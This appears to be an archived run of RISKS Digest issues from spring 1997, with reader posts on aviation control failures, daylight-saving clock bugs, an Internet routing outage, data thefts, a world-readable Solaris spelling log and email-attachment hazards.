When I learned to fly long ago the principal radio navigational aids were the famous L/MF A/N ranges (the transmitters emitted Morse code for A (dot-dash) and N (dash-dot), interlocked in space and time in such a way that if you were on a specific radial line you heard neither letter, but a continuous tone). All sensible pilots knew that it is safer to be a bit sloppy about following that line, which could be inhabited by other aircraft. Over the years we have steadily thrown away the bulk of the safety-enhancing airspace, while increasing the role of regulation, and now

we have occasional mid-air collisions at altitude in an essentially empty sky. It will get worse.

Hal Lewis

✈ Re: IVHS: fly-by-wire risks (Hoffman, [RISKS-19.10](#))

David Alexander <davea@caplin.demon.co.uk>

Wed, 23 Apr 1997 16:37:37 +0100

Alan Hoffman's posting brings back some painful (literally) memories.

I suffered from this happening:

I flew F4 Phantoms for the RAF and back in the early 80's I was on approach when I suffered total electrical failure. Without the 'wiggly amps' I lost the use of the 'Stability Augmentation system' and an uncontrollable right roll element occurred. There was insufficient height (approx 700' with a rate of descent of > 200' per minute (F4s glide in the way that bricks don't) to deploy the RAT [*] and I had to eject. I was lucky to escape with my life, spent 6 months in hospital and rehabilitation, was discharged and ended up driving a keyboard instead....

David Alexander Caplin Cybernetics Corporation Windmill
Business Village
Brooklands Close, Sunbury-on-Thames Middlesex TW16 7DY, England
01932 778172

[* Added note: RAT stands for Ram Air Turbine...you pull a handle and a miniature turbine pops up from the top of the port engine

cowling and

generates limited power for those get-you-home systems. The only trouble

is it takes time to deploy, spin up and recycle the circuit breakers, so

there's a minimum altitude for use, which I can't now remember after 15 or

so years. David]

⚡ Risks of what everyone "knows"

"A. Padgett Peterson" <PADGETT@hobbes.orl.mmc.com>

Tue, 22 Apr 1997 16:40:08 -0400 (EDT)

Re: IVHS vehicles and safety assumptions (Mintz, [RISKS-19.08](#))

> ... It seems the newer jets (e.g., F-22) are NOT designed to be
> aerodynamically stable ...

Well, not quite. "unstable" in this context does not mean quite the same

thing as you might expect: in simplest terms when you pull the stick back in

a "stable" airframe, the nose goes up. In an "unstable" aircraft, the tail

goes down. Bit like a forklift. What this means is that it responds to

control input faster, quite valuable in an attack aircraft. Does make

carrier takeoffs a bit chancy though.

Is just the latest example of what has been known for years: air combat is

unsafe at any speed and if you tell a fighter pilot that you can provide a

faster turn rate but there is going to be some risk, guess what the decision

will be.

Padgett

ps the Titanic was "unstable" also and look where it got her...

✉ Re: IVHS vehicles and safety assumptions (Mintz, [RISKS-19.08](#))

"Kevin Clifton" <kev@vela.ca>

Tue, 22 Apr 1997 16:04:37 -0600

The concept of a combined vehicle/highway system that can be 'trusted' to stop a vehicle in danger of collision raises some interesting ideas.

Take the deer that jumped in front of my car on the highway last night: had I a cup of hot coffee in my hand, or been eating, or similarly distracted, I probably would have hit the poor beast. But in a world where my intrepid car were charged with accident avoidance, I could not only drink my coffee, but perhaps type some e-mail, send a few faxes, and still have a hand free to yap on my cell phone. Truly, this would be a grand invention, allowing me to devote even fewer mental cycles to directing my vehicle down the road... although not likely saving me from Bambi.

What is really interesting is the idea of a sudden obstacle: unlike a pedestrian, who would slowly approach the road, the deer suddenly imposed itself in my path, well inside my stopping distance. Only our good luck prevented a collision - but how would my 'intelligent' vehicle react? Given some sort of radar-based collision detection and

avoidance, I can see
great sport for bored pranksters, dropping sheets of aluminum
foil from
overpasses into the path of 'intelligent' vehicles. Perhaps
dumping a few
kilos of shredded foil into traffic would be fun, in order to
really foul
the works. Or perhaps that pesky 'intelligent' police car
behind me could
be tricked into emergency braking with a well-timed burst of
chaff... or
perhaps he could apprehend me by 'spoofing' my collision-
detection gear.

One thing is certain, this would be a genuine, fundamental shift
in the
physics ('laws'?) of traffic. It would be tremendously
interesting to watch
as drivers attempt to adapt to this new traffic paradigm.

Kevin Clifton, Senior Consultant, Vela Information Management
Consultants
Saskatoon, Sk., Canada 306.668.5214 (V)/ 306.668.5216 (F)

✶ Re: Cyberstalker: house invasion a hoax (Re: Pfeifle, [RISKS-19.10](#))

michael shiplett <walrus@ans.net>
Tue, 22 Apr 1997 19:34:02 -0400

While ``obvious'' possibilities often go overlooked, I don't
think that was
necessarily the case here.

In an MSNBC report I saw Sunday (first time I had heard the
story of the
``spooky house''), the son denied on camera that either he or
his friends
were behind the ruse. The mother made a comment about this being

one of the
first scenarios they (she and her husband) had considered.
Perhaps MSNBC
reporters just don't have the impact of the local constable...

michael

✶ YOMDSTCS: Yet One More DST-Change Story

SweetGeek {Varda Reisner Bruhin} <varda@varda.org>
Tue, 22 Apr 1997 19:29:38 -0400 (EDT)

A different spin on the MS/DST-change story (and one I haven't heard from anyone else):

My husband uses both W95 and NT on his PC at work. The Monday after the switch, he boots up into NT, it kindly asks him if he wants to change to Daylight Time, he says yes, it does...

Later that day, he reboots because he has to use W95 for a particular app... W95 doesn't "remember" that the change was already made via NT (although the system clock was indeed, of course, changed machine-wide). Bob says yes at W95's prompt, not knowing whether that's needed or not...

Turns out, of course, that the net result was a "double-adjustment"... In this case, since it was Bob who made both changes, he immediately realized the problem and fixed it -- but if it had been 2 different users, (perhaps) no one would've known/noticed (at least for a while), and the box would've had the wrong time...

(Yes, I know this one's minor compared to most of the others reported here; but it's still yet another bug...)

Varda Reisner Bruhin <varda@varda.org> <http://www.varda.org/~varda/>

⚡ Re: GMT and UTC ([RISKS-19.10](#))

michael shipltett <walrus@ans.net>
Tue, 22 Apr 1997 19:28:11 -0400

US NIST has an explanation of the difference between GMT and UTC at

<http://physics.nist.gov/GenInt/Time/world.html>

In brief, GMT is defined relative to the motion of the earth while UTC is based on atomic clocks.

As a related issue Nick Maclaren recently noted in comp.protocols.time.ntp

leap seconds create the problem that ``to convert `Unix times' to real times cannot be done without knowing both the time and when it was stated''.

[dejaneews Message-Id: 5ibbme\$odq@lyra.csx.cam.ac.uk].

michael

[Huge number of messages on this topic. I could not run them all. PGN]

⚡ Crypto '97: Information and Registration

Bruce Schneier <schneier@counterpane.com>


Fri, 25 Apr 1997 15:19:08 -0500

CRYPTO '97 - 17-21 August 1997 - Santa Barbara, California, USA

Crypto '97 is the 17th international conference on cryptology held at the University of California Santa Barbara, sponsored by the International Association for Cryptologic Research (IACR).

Information, a registration form, a list of accepted papers, and other sundry information can be found at <http://www.iacr.org>. Or you can send e-mail to schneier@counterpane.com and receive general information and a registration form.

Bruce Schneier



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 12

Friday 2 May 1997

Contents

- [Internet routing black hole](#)
[PGN](#)
- [California child-support deadbeat database flawed](#)
[PGN](#)
- [Levi Strauss personnel data stolen](#)
[PGN](#)
- [Risks of credit fraud and identity theft, and PEBES](#)
[PGN](#)
- [James Sander's Book on TWA 800](#)
[Peter Wayner](#)
- [I see a new idea for 1-900 service: prescriptions by modem](#)
[Rob Bailey](#)
- [Motorola may take legal action over health claims](#)
[Mich Kabay](#)
- [Re: Reuters techie brings down trading](#)
[PGN](#)
- [A Labour-ious spelling-checker story](#)
[Finn Poschmann](#)
- [A spell-binding RISK](#)
[Mike Lee](#)

- [On the naming of names](#)
[Adrian Robson](#)
 - [Risks of electronic thesauri](#)
[Steve Schafer](#)
 - [Re: More on GMT vs BST: RS6000](#)
[Dave Sparks](#)
 - [Re: YOMDSTCS: Yet One More DST-Change Story](#)
[Steve Work](#)
 - [Info on RISKS \(comp.risks\)](#)
-

⚡ Internet routing black hole

"Peter G. Neumann" <neumann@csl.sri.com>

Thu, 1 May 97 18:30:34 PDT

On 23 Apr 1997 at 11:14a.m. EDT, Internet service providers lost contact with nearly all of the U.S. Internet backbone operators. As a result, much of the Internet was disconnected, some parts for 20 minutes, some for up to 3 hours. The problem was attributed to MAI Network Services in McLean, Virginia (www.mai.net), which provided Sprint and other backbone providers with incorrect routing tables, the result of which was that MAI was flooded with traffic. In addition, the InterNIC directory incorrectly listed FL Internet Exchange as the owner of the routing tables. A "technical bug" was also blamed for causing one of MAI's Bay Networks routers not to detect the erroneous data. Furthermore, the routing tables Sprint received were designated as optimal, which gave them higher credibility than otherwise. Something like 50,000 routing addresses all pointed to MAI [Missing in

Action on the Internet?]. [Source: Inter@ctive Week Online, 25 Apr 1997, article by Randy Barrett, Steven Vonder Haar, and Randy Whitestone.]

Once again we are suffering from inadvertigo, illustrating how the effects of a seemingly small inadvertence and other collateral factors can cause widely propagating problems.

🔥 California child-support deadbeat database flawed

"Peter G. Neumann" <neumann@chiron.csl.sri.com>
Fri, 2 May 97 08:08:43 PDT

California has already spent \$300 million on its Statewide Automated Child Support System (SACSS). The projected costs have escalated from the 1991 estimate of \$99M. The Assembly Information Technology Committee, chaired by Elaine Alquist (D-SantaClara) has just issued a report suggesting that the system may have to be scrapped: ``Due to significant problems in the SACSS application, many of which could go undetected until the project is fully implemented, it is unclear whether the project will ever fulfill the mandate of the federal government or the child support enforcement needs of California's 58 counties.''

[Source: *San Francisco Chronicle*, 2 May 1997, A22]

Some of you may recall Simson Garfinkel's report in [RISKS-17.30](#) (28 August 1995) on the legislation that prompted the development of SACSS.

The federal government is paying 90% of the development costs. If that funding were cut off, would they be accused of being a Deadbeat? On the other hand, the rate of failures reported in RISKS on such system developments is extraordinarily high, so we should not be at all surprised if the system is never deployed. Can you hear Grateful DeadBeat Dads singing?

⚡ Levi Strauss personnel data stolen

"Peter G. Neumann" <neumann@chiron.csl.sri.com>
Fri, 2 May 97 12:05:17 PDT

A computer hard-drive was stolen containing personal records for about 20,000 current Levi Strauss employees and 20,000 more former employees. Information included names, addresses, dates of birth, and Social Security Numbers. Bank-account numbers for direct-depositing retirees were also present. It is not clear whether this was a theft for the equipment or an explicit precursor to planned identity theft and credit fraud.

Is there a risk? L-S spokesman Gavin Power said, ``The information is written in a complicated computer language that would be very difficult to crack.'' [RISKS readers may chuckle quietly to themselves. Nonreaders might not understand anyway.] Of course, he added the usual peremptory remark, ``We are taking steps to make sure this kind of security breach will not happen again.'' [I suppose they are going to use ``unbreakable'' crypto

with the keys stored on the new hard-drive!??] [Source: *San Francisco Chronicle*, 29 Apr 1997, A1, and 30 Apr 1997, B1.]

Please pardon my cynicism. I guess in a virtual genetic sense, Levi Strauss *blew genes* all over the place.

⚡ Risks of credit fraud and identity theft, and PEBES

"Peter G. Neumann" <neumann@chiron.csl.sri.com>

Fri, 2 May 97 12:10:18 PDT

Observing the foregoing Levi Strauss case, I note that RISKS has frequently illustrated computer-related risks involving credit fraud and identity theft. As a reminder to casual readers, we have recently reported on other thefts of personal data -- the Visa computer containing information on over 300,000 credit-card accounts ([RISKS-18.62](#)), and CalTrain's database of ticket-by-mail commuters ([RISKS-19.02](#)). We also had items on risks involved in the use of Social Security Numbers and PEBES (Simson Garfinkel, [RISKS-19.05](#)) and identity theft (PGN, [RISKS-19.05](#)).

To put this all in perspective, I have submitted written testimony to the U.S. House Ways and Means Committee subcommittee overseeing the Social Security Administration and its PEBES system, for a hearing on 6 May. You can find the statement on my Website:
``The Social Security Internet Website: Technology and Privacy Implications''
<<http://www.csl.sri.com/neumann/ssa.html>>.

You might also check out Chris Hibbert's FAQ, ``What to do when they ask for your Social Security Number,' ' originally reproduced in full in [RISKS-14.16](#)

and 17, and updated periodically on various Websites:

<http://cpsr.org/cpsr/privacy/ssn/ssn.faq.html>

<ftp://cpsr.org/ftp/cpsr/privacy/ssn>

<ftp://rtfm.mit.edu/pub/usenet-by-hierarchy/news/answers/privacy/ssn-faq>

or by e-mail to mail-server@rtfm.mit.edu with the sole content line

send usenet-by-hierarchy/news/answers/privacy/ssn-faq

✶ James Sander's Book on TWA 800

Peter Wayner <pcw@access.digex.net>

Fri, 2 May 1997 11:27:16 -0400

RISKS readers will want to check out James Sander's *The Downing of TWA Flight 800* (Zebra Current Events, \$6.99 in paperback, 10% off at www.amazon.com). The book is one of the first serious accounts of the crash, albeit one written by someone convinced that the U.S. Navy was directly responsible for the accident. The strongest part of the narrative is the detailed discussion of the tests the Navy was apparently conducting off of Long Island that evening. The weakest parts may be the analysis of the debris found on the ocean floor and the jump to the conclusion that any missile may have come from the US Navy.

The details of the Navy's tests of the Cooperative Engagement Capability (CEC) may be of most interest to RISKS readers. This system is apparently

part of the technology used to link several warships together and coordinate their knowledge of all of the targets in the theatre. One of its jobs is to keep track of all of the civilian flights operating and this may be why it was tested so close to civilization. While I know nothing about the Navy's development and can't comment on the accuracy of the description in the book, I can easily imagine that the Navy would be actively interested in developing this capability especially after the Vincennes incident in the Gulf [e.g., see many issues from [RISKS-7.16](#) to 67, and Matt Jaffe in 8.74].

The book goes on to suggest that the Navy was testing the system with a drone equipped with jamming electronics. Its job was supposedly to try and neutralize the system's radar and escape detection. The warship, on the other hand, was trying to shoot down the drone, and it fired a missile to do so. The book says that as the missile was expecting to receive final targeting information from the warship in midflight, but that the jamming prevented this from happening. The missile thus went looking for the target on its own and locked on TWA 800 instead.

Again, I know nothing about what the Navy does, but such tests seem quite prudent to me especially after the damage that Exocet missiles did in the Gulf and in the Falklands. In fact, I would insist on such real-world tests to ensure that the system was truly combat ready. The book suggests that there was no real warhead on the missile, which sounds prudent. It also

photographically reproduces the Navy's warning to the FAA about the military activity in the region, so perhaps the TWA 800 pilot should have known better.

The book goes into greater detail about the pattern of debris on the ocean floor and offers strong theories about what this says about the calamity.

While I have no reason to disbelieve anything that is said, I think a disintegrating plane would be very random. But my mind may be prejudiced by the fact that there are no exact solutions for n-body differential equations.

The book also discusses the red residue left on seats in rows 17,18 and 19 and concludes that they are a trail left by the missile as it passed through the plane. The author was able to obtain samples of the seat fabric from sources inside the investigation and had them analyzed. He says that they're consistent with a missile. Others say it's just melted adhesive. I'll leave that for the chemists to argue about.

The greatest challenge to RISKS readers may be analyzing the evidence themselves. The author gave the seat-cover sample to CBS News, who apparently returned it to the FBI. The FBI also served the author with a subpoena for the radar tape and other data related to their criminal investigation. They even subpoenaed the publisher, who was forced to turn over copies of the book contract and check stubs. These are all now kept secret by the FBI's criminal investigation. This book may be

all we have to
discuss for some time.

⚡ I see a new idea for 1-900 service: prescriptions by modem

Rob Bailey <wm8s@pobox.com>
Fri, 2 May 1997 16:43:54 -0400

An item from Reuters (1 May 1997) entitled "Drugs Dispensed by Modem" tells about a "telepharmacy system" which consists of "combining computer, modem, and drug-dispensing unit" (yes... you can see it coming, can't you) so patients can have pharmacists in the big city phone them prescriptions - not the paper but the drug itself. The article does say that these machines would presumably be in physician's offices, so I suppose the chance of serious abuse would have at least a filter. The system's safety mechanism consists of a bar-code that will "ensure that the correct drug has been dispensed". The president of the company (called ADDS, Inc.), Brian Hart, said

"Basically, it's a fail-safe mechanism. By using the bar coding, we can be absolutely sure the right item is handed out."

Did he say "fail-safe"? Did he say "absolutely sure"? Ouch.

He does comment that you wouldn't put one in a bus station, but isn't having them at all a step in that direction? Apparently, Mr. Hart's father was killed by a goofed prescription. At least in the states, doctors' handwriting on prescriptions is notoriously poor and I'm sure

has led to the
mis-prescription of who knows how much medicine, no doubt
occasionally
resulting in death. But I can't help but wonder what precautions
will be
taken against hacking this little gem. 1-900-MORPHINE, anybody?
\$2.99 for
the first minute and after that you won't care any more.

✦ Motorola may take legal action over health claims

"Mich Kabay [NCSA]" <Mich_Kabay@compuserve.com>

Thu, 1 May 1997 07:14:23 -0400

In Australia, there's been quite a fuss over claims that
cellular phones
cause all manner of disease. Motorola responds:

Phone giant may take legal action over health claims
Australian Associated Press 29 Apr 1997

SYDNEY, April 29 AAP - In the wake of growing fears over mobile
phone safety, industry giant Motorola has hinted it may take
legal

action over claims linking its products to brain cell damage,
cancer, Alzheimer's and Parkinson's diseases.

The company's managing director Ron Nissan said today he had
written to fledgling protection device manufacturer
Microshield,

seeking that it retract the claims made in its sales brochures.

Key points made in the article:

- * Microshield announced its protective cell-phone shield in the
third week
of April.

- * "The device consists of a woven polyester and nickel casing, a

PVC phone screen ingrained with ultra fine protective mesh and an adjustable polyester-coated aerial guard."

* Device is described as blocking 90% of harmful emissions from the phones.

* Advertising pamphlet claims that cell phones have been shown to cause "permanent brain cell damage, cancer cell growth acceleration and possible promotion of asthma conditions following exposure to microwave radiation at cellular phone frequencies".

* Also claims that cell phones may cause Alzheimer's and Parkinson's diseases.

* Executive Director of the Australian Mobile Telecommunications Association (AMTA), Peter Russell, has written to the Australian Competition and Consumer Commission (ACCC) to demand removal of this brochure.

* ACCC will test Microshield claims using independent investigators.

* Australian researchers announced yesterday that lab mice show higher incidence of lymphoma after exposure to cell phone radiation.

M.E. Kabay, PhD, CISSP (Kirkland, QC), Director of Education National Computer Security Association (Carlisle, PA) <http://www.ncsa.com>

🚀 Re: Reuters techie brings down trading (SteveL, [RISKS-18.65](#))

"Peter G. Neumann" <neumann@csl.sri.com>
Thu, 1 May 97 18:26:12 PDT

Wilson Chan Chi-kong, 29, the former employee of Reuters

financial
information agency who had sabotaged the dealing-room systems,
was
apparently motivated by revenge after a dispute with his
superior. The
damage control took more than 1,700 man-hours, and the estimated
cost was
HK\$1.3 million. He has been jailed. [Source: Reuters Computer
Engineer
Jailed For Destroying Files, South China Morning Post via
Newsbytes News
Network, 1 May 1997]

✶ A Labour-ious spelling-checker story

Finn Poschmann <max@mail.org>
Fri, 02 May 1997 09:27:25 -0400

> Mr. Blair, who will become the youngest prime minister since
1812, has
> said in recent interviews that he will be "a radical prime
minister."
> While he hasn't eLabourated, there are indications that he may
seek to
> address welfare reform, much as President Clinton and the U.S.
Congress
> are trying to do. [**Wall Street Journal**, 2 May 1997]

The **paper** edition used "Labor" throughout; in going to the
electronic
edition, the editor -- aware of inappropriate americanisation --
apparently
ran search-and-replace "Labour" for "labor", which of course the
software
duly accomplished, with a somewhat Freudian result.

The usual risks.

[I'll have to add that one to my 1 April 1996 list of e-items
for

the next chapter in The Hyphenater's Handbook (see [RISKS-17.95](#) for the chapter excerpt ``e is for electronic''). PGN]

⚡ A spell-binding RISK

Mike Lee <mikey@ontek.com>

Mon, 28 Apr 1997 18:35:13 -0700

I've just noticed on my Solaris machine a file called /var/adm/spellhist.

It is a log of all spelling errors found by the Unix spell program. The user, tty, and date are included in the report. The point of the log seems

to be that the local organization's "dialect" could be integrated into the system dictionary to make the spell program more accurate, over time. As

far as I can tell, the spellhist file is present by default and globally read/write-able under Solaris(es) 2.3 and 2.4.

The spell program reports as misspellings any word it doesn't recognize:

this includes things like many last names and project code-words. Depending

on the skills of the author, there can be enough genuine misspellings in

many documents that one can get some idea about the spell-checked document.

Also, each spell "session" is logged separately so an interested party could

follow the development of the document over time.

For example, the spell program distilled this message into:

```
> mikey      pts/1      Apr 28 09:34
> Solaris
```

```
> adm
> es
> spellhist
> trojan
> tty
> var
> writeable
```

The primary RISK is that data meant to be secret could be compromised. The secondary RISK is that any Unix filter program could be modified to behave as a quiet trojan horse in this manner.

A quick fix (for Solaris at least) is to set the H_SPELL environment variable to /dev/null in whatever startup file is appropriate for your shell.

⚡ On the naming of names

Adrian Robson <adrian.robson@robphil.demon.co.uk>

Wed, 30 Apr 1997 12:51:36 +0100

In [RISKS-19.07](#), Danny House correctly states the importance of good naming conventions for software identifiers, and the risks of poor identifier names in legacy software.

He rightly identifies global name spaces as the cause. They force the invention of contrived naming conventions to avoid name clashes. However, there have been some attempts to help with this problem. For example, three features of C++ reduce name space clutter.

The first, shared by all object oriented languages is the class. A class has its own name space, so the same name can be used for member functions in different classes. If this is done carefully then ad hock polymorphism results, where the same operation can be applied to different objects.

C++ extends its global and class name space with function overloading. This allows functions of the same name to be distinguished by their parameter lists. So the same function name can be applied to objects of different types without ambiguity.

Finally, the latest versions of C++, implementing the draft ANSI standard, also have namespaces. These provide a way of preventing name clashes in larger programs composed of several components.

Adrian P Robson

⚡ Risks of electronic thesauri

Steve Schafer <sschafe@okway.okstate.edu>

Wed, 30 Apr 1997 08:47:43 -0500

Marc Salverson's note about the interpretation of "zzzz" provided by MS Word's spelling checker reminded me of the behavior of the thesaurus in Lotus Ami Pro 3.0. If you enter the word "secrets" in a document and invoke the thesaurus on that word, the first choice presented in the list of alternatives is "genitalia."

[Lotus est Mon Ami?]

⚡ Re: More on GMT vs BST: RS6000 (Yeomans, [RISKS-19.09](#))

Dave Sparks <Dave.Sparks@sisyphus.demon.co.uk>

Fri, Apr 25 19:34:48 1997 +0100 (BST)

The trouble with our legislators isn't so much that they change the rules, but that the changes they make are often subtle enough to go unnoticed until several years afterwards.

Some years ago the rule for the end of DST in the UK was changed from "the Sunday after the fourth Saturday in October" to "the fourth Sunday in October". This makes a difference only in years when the first of October is a Sunday, and since this wasn't going to happen until several years after the rule change, no-one bothered to reconfigure their computers. In 1995 many computers changed their clocks a week late. (The risk here is that an inexperienced and harassed Unix system administrator would be tempted to fix the problem on Monday morning by adjusting the system clock - which could have disastrous consequences.)

Last year the rule changed from "the fourth Sunday in October" to "the last Sunday in October". Once again, the change has no immediate effect. UK computer users using TZ to program their DST clock changes should change the setting to

TZ=GMT0BST,M3.5.0/1,M10.5.0/2

if they don't want to be caught out in 1999.

✶ Re: YOMDSTCS: Yet One More DST-Change Story (Bruhin, [RISKS-19.11](#))

Steve Work <slwork@netcom.com>

Tue, 29 Apr 1997 13:50:10 -0700 (PDT)

I have an even stranger story about a double DST adjustment. On my computer, I also run multiple OS's. Last year, I feared what was described above was going to happen, so what I did was wait until the day after the time change and boot each OS in succession. I figured I'd let each one of them set the clock, then I'd set it to the correct time afterwards, and there'd be no surprises waiting later on. Turns out that only Windows 95 adjusted the clock, the others (Linux, OS/2 Warp) didn't. Apparently Linux is smart enough to not adjust the clock unless the changeover happens **while it's running**, the way it should happen.

So this year, I had 95 running the day before the changeover. What my plan was to set all the clocks ahead except the computer, and it'd just take care of itself. I also have since installed the After Dark screensaver, and have it set up to display a large digital clock when the PC is not active.

Imagine my surprise when I come out at 4am (daylight time) and the computer

screen shows it's 2am. The computer had set itself back, not forwards, apparently. Then I go over, press a key to deactivate the screen saver, and Win95 had popped up an window saying it had set the clock ahead and asked me to confirm it. The clock in the corner of the screen read the correct time, 4am. And the next time After Dark came up it, too had the right time.

What happened here? Was After Dark trying to be a little too smart and set the clock itself? And got confused? Or is this just another weird bug?



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

[ACM](#) Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 13

Friday 9 May 1997

Contents

- [Time-Bomb Ticks In No-Name Pentium Motherboards](#)
[Mich Kabay](#)
- [Cyber Promotions slammed, spammed, and dammed](#)
[PGN](#)
- [Power system loss, despite multiple redundancy at London Telehouse](#)
[Tim Sheen](#)
- [No more fingers in the dike: big flood gates](#)
[Geert Jan van Oldenborgh](#)
- [Netscape News reader risk](#)
[Lindsay F. Marshall](#)
- [Bug in Netscape shows whose C compiler they use](#)
[Paul Robinson](#)
- [Is E-Mail Safe?](#)
[John Mainwaring](#)
- [Norwegian surveillance camera](#)
[Martin Minow](#)
- [Year 2068 problem](#)
[Adam Shostack](#)
- [Dept of stupid statistics: Internet fraud](#)
[Richard Schroepel](#)

- [Social benefits of comp.risks](#)
[Harold Asmis](#)
 - [Keypunching data leaks](#)
[David Kennedy](#)
 - [Re: A Labour-ious spelling-checker story](#)
[Paul Andrew Solomon Ward](#)
 - [Swedish Phreaker Fined](#)
[David Kennedy](#)
 - [Re: James Sander's Book on TWA 800](#)
[Marty Ryba](#)
[Fred Ballard](#)
[Clark Merrill](#)
[Pete Mellor](#)
[Mark Stalzer](#)
 - [Info on RISKS \(comp.risks\)](#)
-

⚡ Time-Bomb Ticks In No-Name Pentium Motherboards

"Mich Kabay [NCSA]" <Mich_Kabay@compuserve.com>

Sat, 3 May 1997 11:56:01 -0400

Time-Bomb Ticks In No-Name Pentium Motherboards

By Alexander Wolfe, EETimes (Via PointCast News and TechWeb, 28 Apr 1997)

```
> MILPITAS, Calif. -- There may be a ticking time-bomb in
millions of
> Pentium motherboards. The problem boards -- often low-cost or
no-name
> brands -- skimp on the number and quality of capacitors that
are required
> to smooth out voltage spikes around the CPU, a U.S.
electronics executive
> has charged. As a result, they don't meet Intel's power
specifications and
> are subject to unexpected failures that could trash data and
files of
> unsuspecting consumers.
```

Key points made by the author:

* Bob Dobkin, a vice president at Linear Technology in Milpitas, CA, said

"Your processor locking up may not be [caused by] your software -- it could

be cheap power-supply components on your motherboard." He added, "This is

potentially a bigger problem than the Intel Pentium floating-point bug

because there are millions of computers that could go bad."

* Apparently some clone manufacturers have not taken into account the design

criteria for Pentium and later CPUs and have used fewer and cheaper

capacitors than they should.

* "Klamath" (the Pentium II chip using MMX technology) will be even more

demanding, with voltage and current surges that exceed anything used in

Intel processors up to now.

* The article includes test results for seven types of motherboards. The

poor performers had 11 and 21 capacitors; better boards were using 54

capacitors.

* Cheap capacitors also age quickly and can fail after a couple of years,

leading to system lockup.

* The author writes, "One way for OEMs to check that boards are within spec

is with an Intel power validator, a piece of hardware that sells for

approximately \$1,000."

M. E. Kabay, PhD, CISSP (Kirkland, QC) / Director of Education, National

Computer Security Association (Carlisle, PA) / <http://www.ncsa.com>

🔥 Cyber Promotions slammed, spammed, and dammed

"Peter G. Neumann" <neumann@chiron.csl.sri.com>

Fri, 9 May 97 16:11:43 PDT

Cyber Promotions, one of the largest conduits for junk e-mail, was hit with a temporary federal court restraining order in response to Earthlink's complaint against their electronic ``trespassing''. They also agreed to pay CompuServe \$65,000 to settle a federal lawsuit, and agreed to stop spamming CompuServe users. (They had earlier agreed to a similar settlement with AOL.) Also, in the same two-day period, they experienced a 20-hour retaliatory reverse-spam that flooded their computer system with millions of requests for hardware identification numbers [which some might call a taste of their own medicine]. That attack was stopped by filtering out 50 net addresses. [Source: an AP item by Jennifer Brown, seen in the **San Francisco Chronicle**, 9 May 1997, C2]

🔥 Power system loss, despite multiple redundancy at London Telehouse

Tim Sheen <eng407@abdn.ac.uk>

Fri, 09 May 1997 10:01:30 +0100

An article in the *Electronic Telegraph*, 9 May 1997, describes an incident at Telehouse a supposedly "maximum security, telecommunications and computing back-up center" in east London. Despite several redundant power systems (two connections to the national grid, battery room and two diesel generators) the system was off line when "somebody simply flicked the wrong switch." [1]

"The many fail-safe systems did not work because they are designed to operate if external power supplies are disconnected. In this case the power was switched off inside the building." [2]

Quotes lifted from the electronic telegraph. [1,2] attributed to Adrian Bannington, financial director of Telehouse.

Another example of the designers of a system protecting against a perceived problem, that of an unreliable external power supply, but neglecting the unreliability of the operators...

Tim Sheen, Department Of Engineering, Fraser Noble Building, King's College, Aberdeen, AB9 2UE. t.m.sheen@abdn.ac.uk (+44)-1224-273-830

⚡ No more fingers in the dike: big flood gates

Geert Jan van Oldenborgh <gj@ganesha.xs4all.nl>

Thu, 8 May 97 20:15:28 +0200

Next Saturday our Queen will open the last piece of the coastal defenses put

in place after the 1953 floods. As part of the harbour of Rotterdam is behind the dam, it is movable. Quite a nice construction, actually: two floating walls attached to huge ball-bearings 240m behind. The closing time is about 11 hours, so the decision to close is based on the weather forecast, tides and so, and is made by a computer system "BOS" (Decision & Support System in Dutch). This is expected to happen once every 5 years or so.

There is **no** manual override. Research at Leiden University has reportedly shown that humans will make a wrong decision every 1000 events, whereas the computer is trusted to fail once every 100000 decisions. We have been overtaken by software.

[Source: <http://www.nrc.nl/W2/Lab/Profiel/Waterkering/bos.html> (in Dutch)]

Geert Jan van Oldenborgh oldenbor@knmi.nl <http://www.xs4all.nl/~gjvo>

Netscape News reader risk

"Lindsay F. Marshall" <Lindsay.Marshall@newcastle.ac.uk>
Wed, 7 May 1997 09:52:03 +0100 (BST)

I noticed a warning posted to a newsgroup about someone who is posting news articles containing embedded JavaScript that continuously opens windows until the browser runs out of resources and crashes.

I suppose that if you think that active content is a good idea

then it must
be an even better idea if you can do it everywhere.....

<http://catless.ncl.ac.uk/Lindsay>

✶ Bug in Netscape shows whose C compiler they use

Paul Robinson <foryou@erols.com>

Sun, 04 May 1997 01:44:13 -0400

I was looking around the Java applets that Sun has on its
Javasoftware site -
they have a list at <http://java.sun.com/applets/js-applets.html>
and I was
trying a few of them out. I am using Netscape 3.01 for Windows
95. At one
point, I came across one,
<http://java.sun.com/applets/Jumpingbox/example1.html> and ran it.

Netscape version 3.01 for Windows 95 crashes with the following
error: a

"crash" dialog box (red circle with white X) appears saying

```
MICROSOFT VISUAL C++ RUNTIME LIBRARY  
RUNTIME ERROR PROGRAM C:\(directory list)\NETSCAPE.EXE  
R6025 - pure virtual function
```

Dismissing this produces the system "crash" dialog box:

```
NETSCAPE CAUSED AN INVALID PAGE FAULT IN MODULE MFC40.DLL at  
0137:5F8012B6
```

This problem is reproducible, because I caused it to happen a
second time
when I watched where I was going and what I was doing so that I
could
discover exactly where the error was that crashed Netscape.
Interesting to
note that Netscape uses Microsoft Visual C++. Hmmm.

This message is similar to one which has been sent to netscape both through their web site and as E-Mail.

Is E-Mail Safe?

"John Mainwaring" <crm312a@nortel.ca>

07 May 1997 11:21 EDT

I recently received a message on a mailing list I look after with the alarmist subject line: "Fw: [Fwd: IMPORTANT!!! STOP EVERYTHING AND READ THIS." Readers of Risks will not be surprised to learn that this was PENPAL, and indeed there were already a couple of replies that told everyone to relax, it was a hoax.

However, I currently use MS Internet Mail (the one that comes with Internet Explorer), and there's a bit of a twist to the tale. This particular message had arrived as a disembodied attachment. MSIM turns attachments into a rich computing experience. (See previous postings on ActiveX for an explanation of this phrase.) They show up as icons in a tray at the bottom of the message. If you double click the icon, you may start up Word or Excel, or you may even run the the attachment as an executable. This particular icon was nicely labeled "IMPORTANT!!! STOP EVERYTHING AND READ THIS NOW!!!", but there was no obvious way of knowing what would happen if I double clicked.

